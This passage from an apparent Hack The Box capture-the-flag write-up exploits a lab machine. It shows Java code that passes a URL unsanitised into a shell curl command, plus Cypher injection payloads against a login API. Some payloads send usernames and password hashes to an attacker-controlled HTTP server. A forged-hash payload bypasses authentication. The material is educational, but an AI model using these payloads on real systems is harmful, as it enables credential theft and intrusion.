   public Stream<CustomFunctions.StringOutput> getUrlStatusCode(@Name("url") String url) throws Exception {
      if (!url.toLowerCase().startsWith("http://") && !url.toLowerCase().startsWith("https://")) {
         url = "https://" + url;
      }

      String[] command = new String[]{"/bin/sh", "-c", "curl -s -o /dev/null --connect-timeout 1 -w %{http_code} " + url};
      System.out.println("Command: " + Arrays.toString(command));
      Process process = Runtime.getRuntime().exec(command);
      BufferedReader inputReader = new BufferedReader(new InputStreamReader(process.getInputStream()));
      BufferedReader errorReader = new BufferedReader(new InputStreamReader(process.getErrorStream()));
      StringBuilder errorOutput = new StringBuilder();

      String line;
      while((line = errorReader.readLine()) != null) {
         errorOutput.append(line).append("\n");
      }

      String statusCode = inputReader.readLine();
      System.out.println("Status code: " + statusCode);
      boolean exited = process.waitFor(10L, TimeUnit.SECONDS);
      if (!exited) {
         process.destroyForcibly();
         statusCode = "0";
         System.err.println("Process timed out after 10 seconds");
      } else {
         int exitCode = process.exitValue();
         if (exitCode != 0) {
            statusCode = "0";
            System.err.println("Process exited with code " + exitCode);
         }
      }

      if (errorOutput.length() > 0) {
         System.err.println("Error output:\n" + errorOutput.toString());
      }

      return Stream.of(new CustomFunctions.StringOutput(statusCode));
   }

   public static class StringOutput {
      public String statusCode;

      public StringOutput(String statusCode) {
         this.statusCode = statusCode;
      }
   }
}
```

It appears that `Neo4j` provides developers with the ability to perform graph queries using the declarative language `Cypher`.

- Cypher is a declarative graph query language.

Additionally, from the cheat sheet, it was found that procedures can be invoked using the `CALL` clause.

> The CALL clause is used to call a procedure deployed in the database.


These two functions appear to be procedures that can be called.

The most interesting one seems to be `getUrlStatusCode`, as it executes the `curl` command, accepting a URL parameter passed in the query.

IDEA: Cypher query injection.


Login bypass

The login form is exploited.


Burp Suite Community Edition v2025.1.1 - Temporary Project
Burp Project Intruder Repeater View Help Hackvertor
Dashboard Target Proxy Intruder Repeater Decoder Collaborator Sequencer Comparer Logger Organizer Extensions Learn Hackvertor
1 ×
Send
Cancel
Request
Pretty Raw Hex Hackvertor
Search
0 highlights
Response
Pretty Raw Hex Render Hackvertor

```
POST /api/auth HTTP/1.1
Host: cypher.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 39
Origin: http://cypher.htb
Connection: keep-alive
Referer: http://cypher.htb/login
Priority: u=0

{
  "username":"admin",
  "password":"admin"
}
```


```
HTTP/1.1 401 Unauthorized
Server: nginx/1.24.0 (Ubuntu)
Date: Sun, 30 Mar 2025 11:23:43 GMT
Content-Type: application/json
Content-Length: 32
Connection: keep-alive
www-authenticate: Bearer

{
  "detail":"Invalid credentials"
}
```



```
POST /api/auth HTTP/1.1
Host: cypher.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 43
Origin: http://cypher.htb
Connection: keep-alive
Referer: http://cypher.htb/login
Priority: u=0

{
  "username":"admin' //",
  "password":"admin"
}
```


```
self._connection.fetch_message()
File "/usr/local/lib/python3.9/site-packages/neo4j/_sync/io/_common.py", line 178, in inner
func(*args, **kwargs)
File "/usr/local/lib/python3.9/site-packages/neo4j/_sync/io/_bolt.py", line 860, in fetch_message
res = self._process_message(tag, fields)
File "/usr/local/lib/python3.9/site-packages/neo4j/_sync/io/_bolt5.py", line 370, in _process_message
response.on_failure(summary_metadata or {
}
)
File "/usr/local/lib/python3.9/site-packages/neo4j/_sync/io/_common.py", line 245, in on_failure
raise Neo4jError.hydrate(**metadata)
neo4j.exceptions.CypherSyntaxError: {
  code: Neo.ClientError.Statement.SyntaxError
}
 {
  message: Query cannot conclude with MATCH (must be a RETURN clause, a FINISH clause, an update clause, a unit subquery call, or a procedure call with no YIELD). (line 1, column 1 (
  offset: 0))
  "MATCH (u:USER) -[:SECRET]-> (h:SHA1) WHERE u.name = 'admin' //' return h.value as hash"
  ^
}
```

Now, an attempt is made to call the `getUrlStatusCode` procedure to retrieve information about the username and password.



```
POST /api/auth HTTP/1.1
Host: cypher.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 161
Origin: http://cypher.htb
Connection: keep-alive
Referer: http://cypher.htb/login
Priority: u=0

{
  "username":"' OR 1=1 LIMIT 1 CALL custom.getUrlStatusCode('http://10.10.16.41:8000/?q='+u.name) yield statusCode return h.value as hash //'",
  "password":"admin"
}
```

```
HTTP/1.1 401 Unauthorized
Server: nginx/1.24.0 (Ubuntu)
Date: Sun, 30 Mar 2025 11:29:23 GMT
Content-Type: application/json
Content-Length: 32
Connection: keep-alive
www-authenticate: Bearer

{
  "detail":"Invalid credentials"
}
```




```
┌──(kali㉿kali)-[~/Desktop/cypher/www]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.57 - - [30/Mar/2025 07:29:23] "GET /?q=graphasm HTTP/1.1" 200 -
▯
```

The same approach is used to capture the hashed password. The following was obtained:

- graphasm:9f54ca4c130be6d529a56dee59dc2b2090e43acf

It is an SHA1 hash, as indicated by the query being attacked.


An attempt is made to crack the hash, but without success. The next idea is to modify the behavior.




```
POST /api/auth HTTP/1.1
Host: cypher.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 70
Origin: http://cypher.htb
Connection: keep-alive
Referer: http://cypher.htb/login
Priority: u=0

{
  "username":"graphasm' return h.value as hashhhh //'",
  "password":"//"
}
```

```
Date: Sun, 30 Mar 2025 11:37:26 GMT
Content-Length: 746
Connection: keep-alive

Traceback (most recent call last):
File "/app/app.py", line 144, in verify_creds
db_hash = results[0]["hash"]
KeyError: 'hash'

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
File "/app/app.py", line 165, in login
creds_valid = verify_creds(username, password)
File "/app/app.py", line 151, in verify_creds
raise ValueError(f"Invalid cypher query: {cypher}: {traceback.format_exc()}")
ValueError: Invalid cypher query: MATCH (u:USER) -[:SECRET]-> (h:SHA1) WHERE u.name = 'graphasm' return h.value as hashhhh //'' return h.value as hash: Traceback (most recent call last):
File "/app/app.py", line 144, in verify_creds
db_hash = results[0]["hash"]
KeyError: 'hash'
```

Since the hash value returned by the query is used, it is possible to return a custom hash value to bypass authentication.




```
┌──(kali㉿kali)-[~/Desktop/cypher]
└─$ echo -n 'ap3zzi' | sha1sum
be861d803e9b1a0785119d9f3f3e13285d12d676  -
```



```
POST /api/auth HTTP/1.1
Host: cypher.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 106
Origin: http://cypher.htb
Connection: keep-alive
Referer: http://cypher.htb/login
Priority: u=0

{
  "username":"graphasm' return 'be861d803e9b1a0785119d9f3f3e13285d12d676' as hash //'",
  "password":"ap3zzi"
}
```

```
HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Sun, 30 Mar 2025 11:45:59 GMT
Content-Length: 2
Connection: keep-alive
set-cookie: access-token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJncmFwaGFzbScgcmV0dXJuICdiZTg2MWQ4MDNlOWIxYTA3ODUxMTlkOWYzZjNlMTMyODVkMTJkNjc2JyBhcyBoYXNoIC8vJyIsImV4cCI6MTc0MzM3ODM1OX0.KKZ-z2zEjbP__-HLp
gv4C3hiMyd5hmIlsHBd5X8jIUQ; Path=/; SameSite=lax

ok
```

Successfully logged in as `graphasm`!




MATCH (n) RETURN n

```
[
  {
    "n": {
      "name": "graphasm"
    }
  },
  {
    "n": {
      "value": "9f54ca4c130be6d529a56dee59dc2b2090e43acf"
    }
  },
  {
    "n": {
      "parent": "SCAN:eb3cf8eb641dd2e8005128c2fee4b43e59fd7785",
      "discovery_context": "Scan vehement_hagrid started at 2024-09-12 16:02
      "parent_chain": [],
      "scope_description": "in-scope",
      "module": "TARGET",
      "scan": "SCAN:eb3cf8eb641dd2e8005128c2fee4b43e59fd7785",
      "type": "SCAN",
      "uuid": "d0ba01af-b882-4284-92f4-01412cb123c4",
      "web_spider_distance": 0,
      "tags": [
        "target",
        "in-scope"
      ],
      "scope_distance": 0,
      "parent_uuid": "d0ba01af-b882-4284-92f4-01412cb123c4",
      "module_sequence": "TARGET",
      "id": "SCAN:eb3cf8eb641dd2e8005128c2fee4b43e59fd7785",
      "discovery_path": [],
      "timestamp": "2024-09-12T16:02:22.770838+00:00"
    }
  },
  {
    "n": {
      "parent": "SCAN:eb3cf8eb641dd2e8005128c2fee4b43e59fd7785",
      "parent_chain": [
        "703eafc5-3264-473d-88d6-860c1733c9e5"
      ],
      "data": "ecorp.com",
      "discovery_context": "Scan vehement_hagrid seeded with DNS_NAME: ecorp
      "resolved_hosts": [
        "211.255.9.117",
        "220.187.22.183",
        "99.13.13.209",
        "143.2.172.244",
        "100.136.140.192",
        "2603:1010:3:3::5b",
        "2603:1020:201:10::10f",
        "2603:1030:20e:3::23c",
        "2603:1030:b:3::152",
        "2603:1030:c02:8::14"
      ],
      "module": "TARGET",
      "scope_description": "in-scope",
      "scan": "SCAN:eb3cf8eb641dd2e8005128c2fee4b43e59fd7785",
      "type": "DNS_NAME",
